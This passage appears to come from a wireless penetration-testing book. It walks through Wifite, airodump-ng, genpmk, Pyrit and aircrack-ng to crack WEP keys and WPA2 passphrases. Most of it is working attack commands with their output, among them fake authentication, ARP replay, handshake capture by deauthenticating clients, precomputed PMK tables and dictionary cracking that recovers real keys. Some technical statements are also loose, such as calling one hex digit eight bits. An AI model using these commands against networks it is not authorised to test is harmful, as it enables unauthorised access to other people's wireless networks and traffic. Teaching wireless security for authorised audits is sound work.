unzip is the tool to extract files from a .zip file. wifite*.zip means any file with starting name Wifite and ending with .zip, here "*" means anything (including blank).

```
cd wifite*/
```

Changes the pointer to first directory starting with name "wifite" and **/** symbolizes directory.
check if the script works or not,

```
python wifite.py
```

as wifite is a python script. If it (or any script) is working fine you might like to make it a system command so that you don't have to traverse the directory every time. It is better to just open the terminal and get to work.
For that you should know where the actual executable commands are stored in Linux, so that we can make a copy there. Like in Windows systems, all the CMD commands are stored in **\WINDOWS\System32\.**
Enter *which* followed by a simple "**Linux command** "

```
which ls
```

which command tells us the location of the command passed as an argument to it. which is *ls* (ell-ess) in this case. It will reflect */usr/bin/ls* as output.
From here we know that ls, executable file is stored in */usr/bin* directory.
Now, what we have to do is move our wifite script to */usr/bin/* and make it executable, if not already.
Moving wifite.py to /usr/bin/ (we are in **~/Desktop/wifite/**). Use sudo if you're non-root

```
sudo cp wifite.py /usr/bin/wifite
```

sudo stands for **Su**per user **DO**. Used to take root (Super User) permission to perform certain tasks.

cp is used to copy files, Syntax: cp "Source" "Destination", where Source is wifite.py and destination is /usr/bin/wifite. Also, wifite is the output filename that we would like to use as command.

```
cp wifite.py /usr/bin/wifite.py
ls -l ./wifite.py /usr/bin/wifite
```

```
-rwxr-xr-x 1 root root 161588 Jul 4 15:10 /usr/bin/wifite.py
-rwxr-xr-x 1 root root 161588 Jul 4 15:08 wifite.py
```

Here *rwx* stands for Read, Write, Executable. All of them are file attributes.
Making wifite Executable (if not already), so that no need to write python before the file name.

```
sudo chmod +x /usr/bin/wifite
```

chmod changes the file(*/usr/bin/wifite*) mode to +x, i.e. executable.
Now wifite is a system command you can enter *sudo wifite* anywhere in Terminal (as root)
Let's now move on to Cracking.

Cracking WEP using Wifite

Cracking WEP using any automated tool is too easy task as you don't have to analyse anything, just see target, choose vulnerable AP and hit [*ENTER*].


I don’t recommend using any automation tool unless you’ve learned the actual working of the script or the process that runs behind the script. Scripts are only to reduce time and effort.
Please don’t rely upon scripts. Better go ahead and learn the real process by yourself, then use automation tools to save your time.

I am running root account by default. If you are running standard account, use sudo.

```
wifite
```

After running *wifite*, wait for it to show you the AP List.

Press CTRL-C and select desired AP with encryption type WEP and type its NUM, see the image below.




```
 NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
 --- --------------------  --  ----  -----  ----  ------
  1  belkin.ffd            11  WEP   74db   n/a   client

[+] select target numbers (1-1) separated by commas, or 'all': 1

[+] 1 target selected.

[0:10:00] preparing attack "belkin.ffd" (EC:1A:59:43:3F:FD)
[0:10:00] attempting fake authentication (1/5)...  success!
[0:10:00] attacking "belkin.ffd" via arp-replay attack
[0:08:20] captured 4569 ivs @ 118 iv/sec
```

Just wait for Wifite to capture the IVs (initialisation Vector) and crack the key for you. WEP cracking is the easiest of all. that is the one of the reasons that WEP is now depreciated, but still you may find it in many places where people haven’t changed their router from a while.

Things to note:

1. Wifite start the cracking after 10K IVs.
2. Around 60K IVs might be required to crack key.
3. Success rate is 99.9%.
4. Make sure capture speed is 100+ IVs/second.

After Wifite captures enough IVs to crack the WEP key, you would see a similar output:



```
[0:10:00] preparing attack "belkin.ffd" (EC:1A:59:43:3F:FD)
[0:10:00] attempting fake authentication (1/5)...  success!
[0:10:00] attacking "belkin.ffd" via arp-replay attack
[0:04:44] started cracking (over 10000 ivs)
[0:02:56] captured 52846 ivs @ 857 iv/sec

[0:02:56] cracked belkin.ffd (EC:1A:59:43:3F:FD)! key: "3C92577CB64089223663F7EA26"

[+] 1 attack completed:

[+] 0/1 WEP attacks succeeded
      cracked belkin.ffd (EC:1A:59:43:3F:FD), key: "3C92577CB64089223663F7EA26"
```

Note in the image above, total IVs captured are 52,846 with a speed of *857 iv/sec* and the Key is cracked.

If you have enough IVs, WEP key will be cracked for sure regardless of the length, complexity of the key.

How to fix it? As told earlier, use WPA/2.


Let’s move on to WPA/2 cracking.

Cracking WPA/2 using Wifite

Unlike WEP, WPA/2 encryption algorithm is way much stronger and perhaps considered the strongest encryption at this moment. WPA2 encryption algorithm is not really broken but we manipulate the Key authentication mechanism used by WPA2 to discover the key. Similar to above example.

Run *wifite* and select the desired (WPA/2 enabled) AP.

First few steps may go somewhat like this:



```
  NUM ESSID                      CH  ENCR  POWER  WPS?  CLIENT
  --- --------------------       --  ----  -----  ----  ------
   1  RAVI69                      2  WPA2  50db    no
   2  koushik123                  1  WPA2  28db    no
   3  akku                        6  WPA2   5db    no   client
   4  rootsh3ll                  11  WPA2  -7db    no   client

[+] select target numbers (1-4) separated by commas, or 'all': 4
```


We are targeting **rootsh3ll,** which is WPA2 type.
You can also select multiple APs, just by putting commas. Ex: **4,1,3,2**
Here order will follow according to the input, means Wifite will try AP #4 at first place, AP #1 at second place and so on as input is provided.
After capturing the handshake Wifite may behave in 2 ways depending on versions (r87 or earlier)

version r87: Selects a default dictionary already stored in Kali Linux.
Ex: *r0cky0u.txt*, *darkc0de.lst* etc. In new version default dictionary used is located here: */usr/share/fuzzdb/wordlists-user-passwd/passwds/phpbb.txt*

version r85 or earlier: Does not use any wordlist until -dict option is provided along with a dictionary file. Example:

```
wifite -dict /path/to/dictionary.txt
```

Soon after Wifite(r87) captures handshake you should see a similar option:



```
  NUM ESSID                   CH  ENCR  POWER  WPS?  CLIENT
  --- --------------------    --  ----  -----  ----  ------
   1  RAVI69                   2  WPA2  50db    no
   2  koushik123               1  WPA2  28db    no
   3  akku                     6  WPA2   5db    no   client
   4  rootsh3ll               11  WPA2  -7db    no   client

[+] select target numbers (1-4) separated by commas, or 'all': 4

[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "rootsh3ll"
[0:08:10] new client found: 7C:E9:D3:30:9F:F1
[0:08:01] listening for handshake...
[0:00:19] handshake captured! saved as "hs/rootsh3ll_FC-DD-55-08-4F-C2.cap"

[+] 1 attack completed:

[+] 0/1 WPA attacks succeeded
      rootsh3ll (FC:DD:55:08:4F:C2) handshake captured
      saved as hs/rootsh3ll_FC-DD-55-08-4F-C2.cap

[+] starting WPA cracker on 1 handshake
[0:00:00] cracking rootsh3ll with aircrack-ng
[0:01:56] 94,932 keys tested (854.63 keys/sec)
[!]crack attempt failed: passphrase not in dictionary
```

Wifite used a stored dictionary on Kali Linux by itself, no option provided and password was not in the dictionary so crack attempt failed.
That is what usually happens in WPA2 cracking. Cracking don't succeed as there are enormous no. of possibilities for a WPA2 type passwords that lies from **8-63** characters range. Which could be an amalgamation of Alphabets [**a-z**, **A-z**], Number [**0-9**] and Special characters (!, @, #, $ etc.)
But no need to feel low. There are various methods also to retrieve WPA2 Passphrase, some of which we will learn in this book.
In the above image, you can see the path in which Wifite has stored the .cap (handshake) file i.e. /hs/. You can copy the file and use it for manual brute-forcing.

How to fix WPA/2 handshake capture error in Wifite?

If you frequently use Wifite, you may have encountered an issue related to the handshake capturing part of Wifite. If you are not familiar, then here is the error:

Wifite keeps on listening for handshake and deauth-ing the connected clients in a loop and not capturing any handshake for whatsoever reason. Whilst if you start *airodump-ng* in a new terminal it will capture the handshake(s). Wifite is deauth-ing the clients again and again airodump-ng will keep on capturing handshake(s).
So, what is the issue? is it with the script?
Yes, there was an issue in the Wifite script (r85, 587[old] in which auto-deauth during handshake capture was not guaranteed to deauth as expected intervals resulting in the handshake capture failure.
This issue can be fixed in 2 ways:

1. Use airodump-ng to capture files.
2. Use latest version of Wifite

Using airodump-ng to fix Wifite Handshake issue

This one is very simple. While Wifite is running in background and failing to capture handshake. just open a new Terminal and run **airodump-ng** followed by the **output_filename** and **Interface BSSID** and **channel_no**.

```
airodump-ng wlan0mon -c 11 -w cap_file -b <BSSID>
```

If there are connected clients, Wifite will deauth them and airodump-ng will capture the handshake.
Then press CTRL-C and have fun with your captured file.

BSSID, Channel are very important, as our wireless card can operate at 1 frequency at a moment. Wifite locks the wireless card on the Channel no.(frequency) similar to the AP's we are trying to capture handshake for. And by default, airodump-ng hops between the channels. So, to avoid the errors we need to tell airodump-ng to lock itself on our desired channel i.e. *Channel 11* in this case. Also, to avoid another AP's handshake that might be operating on similar channel we use BSSID as a filter.

Use latest version of Wifite to fix Handshake capture issue

If you are using older Kali Linux, BackBox, Ubuntu, Mint etc. and facing the issue, you should try updating your Wifite version. You can do it in 2 ways.

- Use **wifite -update** command. Didn't work?
- Try downloading manually and running the script.

Here is a thing to note while you might be updating using **wifite -update** command. You might see this output

```
  .;'                     `;,
 .;'  ,;'             `;,  `;,   WiFite v2 (r87)
.;'  ,;'  ,;'     `;,  `;,  `;,
::   ::   :   ( )   :   ::   ::  automated wireless auditor
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.    /___\    ,:'  ,:'   designed for Linux
  ':.       /_____\      ,:'
           /       \
[!] upgrading requires an internet connection
[+] checking for latest version…
[-] your copy of wifite is up to date
[+] quitting
```

What usually happens is Wifite check for the latest version on GitHub, not by the file size but by the version i.e. r87 which is pre-installed on Kali Linux. But here's a catch, if you look at the last update of wifite on GitHub page it was >3 months ago and the version installed in Kali are both same i.e. r87 but file size differs as Kali's version of wifite isn't fixed but 5 months earlier version is r87 but fixed one.

We will check it by downloading the latest wifite script from GitHub and comparing the file size of both scripts.

Here is what I got when checking file size of both wifite scripts i.e. one downloaded and other pre-installed. both are r87

```
ls -lh $(which wifite) wifite.py
```

```
-rwxr-xr-x 1 root root 154K Jul 23 2016 /usr/bin/wifite
-rwxr-xr-x 1 root root 158K Jul 4 15:08 wifite.py
```

```
ls -l $(which wifite) wifite.py
```

```
-rwxr-xr-x 1 root root 157295 Jul 23 2016 /usr/bin/wifite
-rwxr-xr-x 1 root root 161588 Jul 4 15:08 wifite.py
```

let's understand the above output in 2 parts

```
ls -lh $(which wifite) wifite.py
```

Command Breakdown:

ls:	command is used to list files in a certain directory,
-lh:	command line arguments where 'l' (ell, lowercase) stands for listing the file details and 'h' means file size must be human-readable.
$():	A bash function used to execute another command within a command, which we used to get the path to installed wifite script using *which* command.

In Linux world, dot '.' stands for current directory, followed by "**/**" i.e. directory (not file).
So "**./**" stands for inside current directory and **./wifite.py** is the file-name(**wifite.py**) in the current directory(**./**)
It allows bash to differentiate file location with commands.

Now notice the file-size for both, its 154 and 158 KB, respectively.
You are now familiar to the commands used. Let's jump onto the file-size

Latest r87 version: **161588** Bytes
Old r87 version: **157295** Bytes

This change in the size is due to the edited code. From the older version, many lines are edited to fix the Handshake error. So, you can use two of the either options to get the work done.

Laser Focused Wifite

Focusing Wifite means using *wifite* options to filter the output or the cracking process to save screen clutter, memory, wireless card life and sometimes headache.

For example, if we are interested in cracking only WEP type Access points we will use

```
wifite -wep -p0841
```

-p0841 is the type of attack which I have found most useful and working in most of the cases, so it might be better for you too for using -p0841 when cracking WEP, it will save you

a lot of time while capturing IVs.

Similarly, for WPA/2, lets also tell wifite to use our desired dictionary

```
wifite -wpa -w /media/drive/wordlists/MY_DICT.txt
```

Wifite will now use MY_DICT.txt located in */media/drive/wordlists/* as a wordlist to crack WPA/2 passphrase after capturing handshake.
Other filters that you can apply:

1. Using specific channel
2. Specific BSSID/ESSID
3. Certain attack type for WEP/WPA/2
4. Setting time limit for WEP/WPA/2 using -wept and -wpat options
5. and many more.

Just run *wifite --help*

to display all the available options and attack vectors.

4

Speeding up WPA/2 Cracking

Introduction

By now you must be familiar with capturing 4-way handshake and using it with a wordlist to crack the WPA2-PSK. There is a tremendous possible namespace of WPA2 passphrases which can be *alphanumeric* including *special characters* (8-63 characters). There is also practically no limit to the wordlist we could create. They can even reach Peta/Exabytes in size which will take time till next Big Bang for the CPU/GPU to exhaust the namespace, if it is a strong password.

So, we need to discover various ways to crack the WPA2-PSK within a short span of time. Which is possible if we somehow get the PSK via router panel, key logger or use a GPU (not CPU) to use its multiple cores to reduce cracking duration, or something even different. That is what we will learn in this chapter. We will boost the WPA2 cracking speed without using any GPU or Cloud. Which can be highly useful with the AP's with very common name like "**Airtel**", "**Netgear**", "**Belkin**" etc.

WPA2 is derived from a highly complicated function called *PBKDF2* (Password Based Key Derivation Function). As name suggests, cracking is dependent on **passphrase**, also the **SSID**. This is the bottle neck. PBKDF2 always spits out a 256-bit key no matter how much complex password you throw at it (8-63 chars).

The PBKDF2 key derivation function has five input parameters:

```
DK = PBKDF2(PRF, Password, Salt, c, dkLen)
```

Where:

PRF:	Pseudorandom function of 2 parameters with output length *hLen* (*HMAC-SHA1*)
Password*:*	Master password from which a derived key is generated
Salt:	Sequence of bits, known as a cryptographic salt
C:	Number of iterations, 4096 for WPA2
dkLen:	Desired length of the derived key, 256
DK:	Generated derived key, 256-Bit key

```
DK = PBKDF2(HMAC-SHA1, Password, Salt, 4096, 256)
```

Every *derived key* is unique, which means that if there are 2 access points with different SSID but same Passphrase, there PMK will be completely different.

What is PMK?

Pairwise Master Key, a 256-Bit key derived by **PBKDF2** function using the **SSID**, **Passphrase**(*PSK*) and HMAC-SHA1 hash algorithm. This is the differentiating factor used for authenticating between the AP and the Client. It will look like this:

```
      Master Key     : 1F 4B 02 FE 4C 82 F4 E0 26 2E 60 97 E7 BA D1 F1
                       92 83 B6 68 7F 08 4F 73 33 1D B8 6C 62 49 8B 40

      Transient Key  : D9 E6 11 68 BC F0 0D DF 75 BB 36 ED 38 F2 8A 22
                       BA DA 5F 97 CF 2E 6F B1 49 3A 53 2B 45 78 7C 0C
                       56 C8 EC D5 BD 64 99 04 E7 0C 1A 7C 2C D7 87 C4
                       D5 90 50 E6 ED 40 60 94 BB C9 06 AA 55 35 FF 88

      EAPOL HMAC     : 99 92 11 87 16 7C 8D F2 D1 F9 9B 8E DF 6F 4D 86
```

Do the math, 32 Hexadecimal values, 1 Hexadecimal = 8 bits,
32*8 = **256 Bit**, which is the PMK i.e. 256-Bit key

We can also cross check this without cracking the key with aircrack-ng.
By using *wpa_passphrase* command that comes pre-installed on almost every *nix distribution.

Syntax: wpa_passphrase [**SSID**] [**Passphrase**]

```
wpa_passphrase rootsh3ll iamrootsh3ll
```

We need to insert SSID along with Passphrase because as told earlier WPA2-PSK is SSID dependent, it changes completely with a slight change in SSID. Now,

```
wpa_passphrase rootsh3ll iamrootsh3ll > wpa.conf
```

Display wpa.conf contents:

```
cat wpa.conf
```

```
network={
    ssid="rootsh3ll"
    #psk="iamrootsh3ll"
    psk=1f4b02fe4c82f4e0262e6097e7bad1f19283b6687f084f73331db86c62498b40
}
```

Compare the highlighted value with the Master Key above:

It’s exactly the same. Which confirms that manually calculated PMK and the PMK calculated by aircrack-ng for a specific SSID and Passphrase is the same.
Now we will see how to boost the speed.

What is CoWPAtty?

cowpatty is a free command line tool that automates the dictionary attack for WPA-PSK. It runs on Linux. It is an implementation of an offline dictionary attack against WPA/WPA2 networks using PSK-based authentication. *cowpatty* take 2 types of input to crack WPA-PSK:

1. Standard Wordlist
2. Pre-generated PMKs or Hash

cowpatty comes pre-installed in Kali Linux and is available to download from www.willhackforsushi.com

What is Pyrit?

Pyrit is a tool written in Python that allows you to create massive databases, pre-compute the WPA2-PSK to save time. Technique is called *space-time-trade-off*. Pyrit supports both CPU and GPU. for using GPU, you need to install supported graphics driver.
Pyrit comes pre-installed in Kali Linux. Pyrit can be downloaded from https://github.com/JPaulMora/Pyrit

What is space-time-trade-off?

If you remember, in one of the previous chapters we cracked the WPA2 passphrase using aircrack-ng by passing it a wordlist, which supposedly contained the actual passphrase. Which is not likely to be possible usually as wordlist have no limit. Passphrase can be in any dictionary we have chosen or maybe even absent in the dictionary. We as a penetration tester just don’t know and also the cracking speed for the WPA2-PSK is very low so we need to speed up the process somehow. This is where space-time trade-off comes into picture. What we actually do is we pre-compute the PMK (Pairwise Master Key) with corresponding SSID and store it on a hard drive and we can use it at any time with the Cap file for the same SSID, as WPA2-PSK is SSID and Password sensitive. As we have pre-computed the PMKs and stored on our hard drive, it is just like a lookup for the system into the table which doesn't take much time and cracking speed are very high, saving us a lot of time.

Only condition is there must be a Pre-computed file with same SSID and different passphrases picked from a wordlist. Although even this doesn't guarantee cracking the PSK but cracking speed is significantly higher than any CPU or GPU, that we will see in this tutorial.

Installation and configuration

Installing CoWPAtty from Source code

Run in Terminal:

```
cd ~/Desktop
wget http://www.willhackforsushi.com/code/cowpatty/4.6/cowpatty-4.6.tgz #Download source
tar zxfv cowpatty-4.6.tgz                                         #Extract Gunzip file
cd cowpatty-4.6/                                                  #Change directory
make                                                              #Compile Source code
sudo cp cowpatty /usr/bin                                         #Copy cowpatty binary
```

Installing Pyrit from Source code

Run in Terminal:

```
wget https://pyrit.googlecode.com/files/pyrit-0.4.0.tar.gz        #Download source code
tar xvzf pyrit-0.4.0.tar.gz                                       #Extract Gunzip file
cd pyrit-0.4.0                                                    #Move to extracted dir
python setup.py build                                             #Build setup
sudo python setup.py install                                      #Install Pyrit
```

Generate PMKs Using GenPMK

genpmk is a tool which installs along with cowpatty as a substitute for generating the hash file (PMKs) and allowing *cowpatty* to crack WPA2-PSK at higher speeds.
Let’s see how to create PMKs using *genpmk*.

Run in Terminal:
Syntax: genpmk -f [**wordlist**] -d [**output_filename**] -s [SSID]

```
genpmk -f "rockyou.txt" -d "GENPMK_rootsh3ll" -s "rootsh3ll"
```


```
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File GENPMK_rootsh3ll does not exist, creating.
key no. 1000: skittles1
key no. 2000: princess15
key no. 3000: unfaithful
key no. 4000: andresteamo
key no. 5000: hennessy
key no. 6000: amigasporsiempre
key no. 7000: 0123654789
key no. 8000: trinitron
key no. 9000: flower22
key no. 10000: vincenzo
key no. 11000: pensacola
key no. 12000: boyracer
key no. 13000: grandmom
key no. 14000: battlefield
```

GENPMK_rootsh3ll didn’t exist, so *genpmk* created a new file. In case the file already exists, the hashes are appended to the existing file.

Now wait for *genpmk* to finish generating PMKs. And it will show you the average speed (Passphrases/sec) at which it generated PMKs. Mine was

```
20000 passphrases tested in 54.94 seconds: 363.99 passphrases/second
```

As I have told already, GenPMK is a single threaded program. Here you can see that while running GenPMK only one core was used to 100%



```
  1  [||                                1.9%]     Tasks: 86, 123 thr; 2 running
  2  [||                                1.9%]     Load average: 1.28 0.80 0.34
  3  [|                                 1.0%]     Uptime: 00:03:26
  4  [|||||||||||||||||||||||||||||||100.0%]
  Mem[||||||||||||||||||||||||||||||586/981MB]
  Swp[|                               0/879MB]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   1533 root       20   0 12668  2204  1908 R 101.  0.2  2:01.59 genpmk -f /root/Desktop/
   1515 root       20   0 37156  4524  4108 S  1.9  0.5  0:01.94 /usr/lib/apt/methods/http
   1259 root       20   0  500M 16596 11400 S  1.4  1.7  0:00.18 /usr/lib/tracker/tracker
   1219 root       20   0 1903M  177M 57832 S  1.0 18.1  0:16.92 /usr/bin/gnome-shell
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Now let’s move on to Creating PMKs using Pyrit.

Generate PMKs Using Pyrit

Run in Terminal:
Syntax: pyrit -o [**Output_filename**] -i [**Wordlist**] -e [**SSID**] passthrough

```
pyrit -o "PYRIT_rootsh3ll" -i "rockyou.txt" -e "rootsh3ll" passthrough
```

```
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Computed 1000000 PMKs total; 2089 PMKs per second
```


If you notice, options required are still the same we have just changed the output filename with a prefix "PYRIT" to distinguish the PMKs generated using Pyrit and GenPMK. passthrough is an option in *pyrit* used to create the PMKs from the passphrase taken from the dictionary at a moment. Speed is comparatively high from GenPMK. Notice and compare the speed in the output above

See the difference?

363.99 vs. 2089.

why?

Because GenPMK is a single threaded program whereas Pyrit is a tool that utilizes full power of the CPU i.e. either 4, 8 or even 16 cores, pyrit will get the maximum power. Which is what makes it better option to choose for generating PMKs over GenPMK.
See the CPU usage while Pyrit was generating PMKs:



```
  1  [||||||||||||||||||||||||||||||||100.0%]   Tasks: 83, 127 thr; 5 running
  2  [||||||||||||||||||||||||||||||||100.0%]   Load average: 1.64 0.95 0.42
  3  [||||||||||||||||||||||||||||||||100.0%]   Uptime: 00:04:27
  4  [||||||||||||||||||||||||||||||||100.0%]
  Mem[||||||||||||||||||||||||||||600/981MB]
  Swp[|                           0/879MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1612 root       20   0  354M 25208  7032 S 375.  2.5  1:01.56 /usr/bin/python /usr/bin/pyrit
 1617 root       20   0  354M 25208  7032 R 100.  2.5  0:15.34 /usr/bin/python /usr/bin/pyrit
 1615 root       20   0  354M 25208  7032 R 97.8  2.5  0:15.29 /usr/bin/python /usr/bin/pyrit
```

Now let's begin the PSK cracking.

Crack WPA2-PSK [CoWPAtty vs. Aircrack-ng]

It would be better if we first check the aircrack-ng's cracking speed on this system and then notice a boost in speed using CoWPAtty.

Cracking WPA2-PSK with Aircrack-ng

Requirements:

- 4-way EAPoL Handshake (pcap file)
- Wordlist (8-63 character length)

In this example, I have kept real password at the end of the file and checked the maximum speed aircrack-ng reached while cracking the PSK.
Go to Desktop, where Pcap file and wordlists are located. Open terminal and Simply type

Syntax: aircrack-ng -w [wordlist] <Pcap file>

```
aircrack-ng -w rockyou.txt rootsh3ll-01.cap
```

```
                                 Aircrack-ng 1.2 rc4

      [00:00:50] 84108/9822765 keys tested (1708.09 k/s)

      Time left: 3 hours, 58 minutes, 27 seconds                0.37%

                         KEY FOUND! [ iamrootsh3ll ]

      Master Key     : 1F 4B 02 FE 4C 82 F4 E0 26 2E 60 97 E7 BA D1 F1
                       92 83 B6 68 7F 08 4F 73 33 1D B8 6C 62 49 8B 40

      Transient Key  : D9 E6 11 68 BC F0 0D DF 75 BB 36 ED 38 F2 8A 22
                       BA DA 5F 97 CF 2E 6F B1 49 3A 53 2B 45 78 7C 0C
                       56 C8 EC D5 BD 64 99 04 E7 0C 1A 7C 2C D7 87 C4
